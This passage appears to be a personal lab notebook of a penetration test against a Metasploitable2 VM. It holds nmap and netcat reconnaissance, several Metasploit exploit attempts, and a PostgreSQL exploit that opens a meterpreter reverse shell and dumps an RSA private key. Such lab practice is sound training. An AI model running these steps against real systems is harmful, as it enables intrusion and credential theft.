unix  3      [ ]         STREAM     CONNECTED     21313    @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     21289    /run/user/1000/bus
unix  2      [ ]         SEQPACKET  CONNECTED     31579
unix  3      [ ]         STREAM     CONNECTED     20903
unix  2      [ ]         DGRAM                    23412
unix  3      [ ]         STREAM     CONNECTED     17934
unix  3      [ ]         STREAM     CONNECTED     17377    /run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     49875
unix  3      [ ]         STREAM     CONNECTED     21324
unix  3      [ ]         STREAM     CONNECTED     21279
unix  3      [ ]         STREAM     CONNECTED     21171
unix  3      [ ]         STREAM     CONNECTED     31002    @/dbus-vfs-daemon/socket-W1
iWslXX
```

There is more, but all relatively similar.

12:55PM


Ran command “msfconsole”.



```
 0-11        normal     No     Android Settings Remove Device Locks (4.0-4.3)
    1904  post/linux/gather/phpmyadmin_credsteal
             normal     No     Phpmyadmin credentials stealer
```

1:00PM

“set RHOSTS 172.16.111/24” command used.




```
msf5 post(linux/gather/phpmyadmin_credsteal) > run
[-] Post failed: Msf::OptionValidateError One or more options failed to validate: SESS
ION.
msf5 post(linux/gather/phpmyadmin_credsteal) > sessions -l

Active sessions
===============

No active sessions.
```

1:12PM

Closed msfconsole.

1:25PM


ftp 172.16.4.111



```
ftp> pwd
257 "/"
```


11/25/2020

7:17PM
nmap -F 172.16.4.111




```
roz@kali:~$ nmap -F 172.16.4.111
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-25 19:17 EST
Nmap scan report for 172.16.4.111
Host is up (0.00043s latency).
Not shown: 82 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
513/tcp  open  login
514/tcp  open  shell
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
8009/tcp open  ajp13

Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds
```

7:25PM
nc -vvvvn 172.16.4.111 25




```
roz@kali:~$ nc -vvvvn 172.16.4.111 25
(UNKNOWN) [172.16.4.111] 25 (smtp) open
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

7:26PM
nc -vvvvn 172.16.4.111 3306




```
roz@kali:~$ nc -vvvvn 172.16.4.111 3306
(UNKNOWN) [172.16.4.111] 3306 (mysql) open
>
5.0.51a-3ubuntu0WHAMA;C,"{gs/-4[NT;h sent 0, rcvd 66
```

7:28PM
nc -vvvvn 172.16.4.111 21



```
roz@kali:~$ nc -vvvvn 172.16.4.111 21
(UNKNOWN) [172.16.4.111] 21 (ftp) open
220 (vsFTPd 2.3.4)
```


7:29PM
nc -vvvvn 172.16.4.111 22



```
roz@kali:~$ nc -vvvvn 172.16.4.111 22
(UNKNOWN) [172.16.4.111] 22 (ssh) open
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

7:41PM

nc -vvvvn 172.16.4.111 80




```
roz@kali:~$ psql -U postgresql -h 172.16.4.111
Password for user postgresql:
psql: error: could not connect to server: SSL error: unsupported protocol
FATAL:  password authentication failed for user "postgresql"
roz@kali:~$ nc -vvvvn 172.16.4.111 80
(UNKNOWN) [172.16.4.111] 80 (http) open
QUIT
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>


 _____ _         _            _      _     _      ____
|  ___(_)_ __ __| | ___   ___| | __ | |   | |    / ___|
| |_  | | '__/ _` |/ _ \ / __| |/ / | |   | |   | |
|  _| | | | | (_| | (_) | (__|   <  | |___| |___| |___
|_|   |_|_|  \__,_|\___/ \___|_|\_\ |_____|_____|\____|


                    -                  -     - -      -     -     ___
</pre>
<!-- Judy was working on this when she broke her coccyx on that
unfortunate ATV accident at the sand dunes.  I hope she feels
better soon and finishes the web pages -->

<ul>
<h1> Useful Links </h1>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>
 sent 5, rcvd 831
```

8:15PM


Msfconsole exploitation

Failed.



```
msf5 exploit(unix/webapp/phpmyadmin_config) > use 448
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf5 exploit(multi/http/struts_code_exec_parameters) > show options

Module options (exploit/multi/http/struts_code_exec_parameters):

   Name             Current Setting                Required  Description
   ----             ---------------                --------  -----------
   CHECK_SLEEPTIME  5                              yes       The time, in seconds,
   GET_PARAMETERS                                  no        Additional GET Parame
a&param2=b". Do apply URL encoding to the parameters names and values if needed.
   PARAMETER        username                       yes       The parameter to perf
   Proxies                                         no        A proxy chain of form
   RHOSTS                                          yes       The target host(s), r
ile:<path>'
   RPORT            8080                           yes       The target port (TCP)
   SSL              false                          no        Negotiate SSL/TLS for
   TARGETURI        /blank-struts2/login.action    yes       The path to a struts 
   TMP_PATH                                        no        Overwrite the temp pa
me directory is not writeable. Ensure there is a trailing slash!
   VHOST                                           no        HTTP server virtual h


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.4.21      yes       The listen address (an interface may be spe
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Java Universal


msf5 exploit(multi/http/struts_code_exec_parameters) > exploit

[-] Exploit failed: One or more options failed to validate: RHOSTS.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/struts_code_exec_parameters) > set RHOST 172.16.4.111
RHOST => 172.16.4.111
msf5 exploit(multi/http/struts_code_exec_parameters) > exploit

[*] Started reverse TCP handler on 172.16.4.21:4444
[*] Uploading exploit to NUYcQd.jar
[*] Executing payload
[!] This exploit may require manual cleanup of 'NUYcQd.jar' on the target
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/struts_code_exec_parameters) > █
```


8:15PM



```
msf5 post(linux/manage/sshkey_persistence) > use 348
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf5 exploit(linux/telnet/telnet_encrypt_keyid) > show options

Module options (exploit/linux/telnet/telnet_encrypt_keyid):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), range CIDR identifier, or hosts file with synta
   RPORT     23               yes       The target port (TCP)
   USERNAME                   no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.4.21      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(linux/telnet/telnet_encrypt_keyid) > set RHOST 172.16.4.111
RHOST ⇒ 172.16.4.111
msf5 exploit(linux/telnet/telnet_encrypt_keyid) > exploit

[*] Started reverse TCP handler on 172.16.4.21:4444
[*] 172.16.4.111:23 - Brute forcing with 1 possible targets
[*] 172.16.4.111:23 - Trying target Red Hat Enterprise Linux 3 (krb5-telnet)...
[-] 172.16.4.111:23 - Exploit aborted due to failure: unknown: This system does not support encryption
```

Failed.


8:22PM




```
msf5 exploit(linux/snmp/net_snmpd_rw_access) > use 329
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf5 exploit(linux/smtp/apache_james_exec) > set RHOST 172.16.4.111
RHOST ⇒ 172.16.4.111
msf5 exploit(linux/smtp/apache_james_exec) > exploit

[*] Started reverse TCP handler on 172.16.4.21:4444
[-] 172.16.4.111:25 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.16.4
.111:4555).
[-] 172.16.4.111:25 - Failed to remove payload message for user '../../../../../../../../etc/cron.d' with password 'JfyXlDhipz'
[-] 172.16.4.111:25 - Exploit failed: The connection was refused by the remote host (172.16.4.111:4555).
[*] Exploit completed, but no session was created.
msf5 exploit(linux/smtp/apache_james_exec) > 
```

Failed.


8:25PM
Got a fish with 320!




```
msf5 exploit(linux/smtp/apache_james_exec) > use 320
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf5 exploit(linux/postgres/postgres_payload) > set RHOST 172.16.4.111
RHOST ⇒ 172.16.4.111
msf5 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 172.16.4.21:4444
[*] 172.16.4.111:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3
[*] Uploaded as /tmp/HDPCbWeP.so, should be cleaned up automatically
[*] Sending stage (980808 bytes) to 172.16.4.111
[*] Meterpreter session 1 opened (172.16.4.21:4444 → 172.16.4.111:54709) at 2020-11-25 20:23:

meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-04-28 16:26:59 -0400  PG_VERSION
40700/rwx------   4096  dir   2010-04-28 16:27:01 -0400  base
40700/rwx------   4096  dir   2020-11-25 20:23:31 -0500  global
40700/rwx------   4096  dir   2010-04-28 16:26:59 -0400  pg_clog
40700/rwx------   4096  dir   2010-04-28 16:26:59 -0400  pg_multixact
40700/rwx------   4096  dir   2010-04-28 16:26:59 -0400  pg_subtrans
40700/rwx------   4096  dir   2010-04-28 16:26:59 -0400  pg_tblspc
40700/rwx------   4096  dir   2010-04-28 16:26:59 -0400  pg_twophase
40700/rwx------   4096  dir   2010-04-28 16:26:59 -0400  pg_xlog
100600/rw-------  125   fil   2020-11-25 19:11:59 -0500  postmaster.opts
100600/rw-------  54    fil   2020-11-25 19:11:59 -0500  postmaster.pid
100644/rw-r--r--  540   fil   2010-04-28 16:28:06 -0400  root.crt
100644/rw-r--r--  1224  fil   2010-04-28 16:28:07 -0400  server.crt
100640/rw-r-----  891   fil   2010-04-28 16:28:07 -0400  server.key

meterpreter > cat server.key
-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQDWtBM2M5qVcXsb3nyDddpxsTypf/6tZBt36U+uvsrU+MvvrrtD
eSRz/zzlnjtt/MixrPpMTV6bTJlUC9eoSlC6qd4dH/TkawKj9GtFzUyvjYliM49l
uzZhn8Qsc8FOLqCoFE6YcEZhu9G5Md+Mme51a3k8QKCulwCQndyZDTOktQIDAQAB
AoGBALlyuvFjK0+PwHU2/DeUcUUogKwrWTAtOqidRm06cPn5mDUDqM5D8d+bg98V
iGGdKUCGl3+WiHP9eqakv/alkgnDvxiVtYGJlRym8U+BR7dXqG3FTXiU2c2ziqvz
xvkxv6pUevaJ0RcxB/93MGJjcVY0mdmwF/Lo82Y8aySgY/+hAkEA9d3xW3dFSdoi
WYey9ycuPEG3xknTk1km2nEIObeBti4Jimx2LrvHk9S4AaSsvxGf7LZJ8W6TDCwk
pR2MGEFlzQJBAN+NViJkwsQFU0zCjtcuXusaBzW1VpgZfiFps5pm8Bcaf/LIp4vE
9r0IUBzVg/31MFCAZLjXQcQi5x4gdo160okCQDtODanCWzQ1KZPu53w2NzDRqUJr
DF2+Y2DNYu6JFQCcmjCJePhM0xcVeEztK73qwmiWj79srIuDGlO5jNFM9QECQQC3
QAptYx9sw9jGwW2J4o8YNVvXoPB8+di01wrM9Li2l5hukiEVp72Csz/IgxYRpV2X
f8gQ5RMaDmpZ/c5wp0/RAkEAj9nBA+7+HTWqiUefmIe2vYxHwGK4knOiso/P5ras
rhZCltVzAKDYOh5G2f62FGvYGAzpVZfn2wtbHQmxRl7RtQ==
-----END RSA PRIVATE KEY-----
meterpreter > getwd
/var/lib/postgresql/8.3/main
```




```
PID   PPID  Name           Arch  User      Path
---   ----  ----           ----  ----      ----
1     0     init           i686  root      .
2     0     kthreadd       i686  root      .
3     2     migration/0    i686  root      .
4     2     ksoftirqd/0    i686  root      .
5     2     watchdog/0     i686  root      .
6     2     events/0       i686  root      .
7     2     khelper        i686  root      .
41    2     kblockd/0      i686  root      .
44    2     kacpid         i686  root      .
45    2     kacpi_notify   i686  root      .
88    2     kseriod        i686  root      .
127   2     pdflush        i686  root      .
128   2     pdflush        i686  root      .
129   2     kswapd0        i686  root      .
171   2     aio/0          i686  root      .
1127  2     ksnapd         i686  root      .
1323  2     ata/0          i686  root      .
1330  2     ata_aux        i686  root      .
1334  2     ksuspend_usbd  i686  root      .
1340  2     khubd          i686  root      .
2005  2     scsi_eh_0      i686  root      .
2007  2     scsi_eh_1      i686  root      .
2224  2     kjournald      i686  root      .
2378  1     udevd          i686  root      .
3251  2     kpsmoused      i686  root      .
3525  2     kjournald      i686  root      .
3655  1     portmap        i686  daemon    .
3671  1     rpc.statd      i686  statd     .
3677  2     rpciod/0       i686  root      .
3692  1     rpc.idmapd     i686  root      .
3919  1     getty          i686  root      .
3920  1     getty          i686  root      .
3924  1     getty          i686  root      .
3925  1     getty          i686  root      .
3928  1     getty          i686  root      .
3968  1     syslogd        i686  syslog    .
4003  1     dd             i686  root      .
4005  1     klogd          i686  klog      .
4029  1     named          i686  bind      .
4051  1     sshd           i686  root      .
4127  1     mysqld_safe    i686  root      .
4179  4127  mysqld         i686  mysql     .
4181  4127  logger         i686  root      .
4288  1     postgres       x86   postgres  /usr/lib/postgresql/8.3/bin
4304  1     distccd        i686  daemon    .
4305  4304  distccd        i686  daemon    .
4328  4304  distccd        i686  daemon    .
4355  2     lockd          i686  root      .
4356  2     nfsd4          i686  root      .
4357  2     nfsd           i686  root      .
4358  2     nfsd           i686  root      .
4359  2     nfsd           i686  root      .
4360  2     nfsd           i686  root      .
4361  2     nfsd           i686  root      .
```



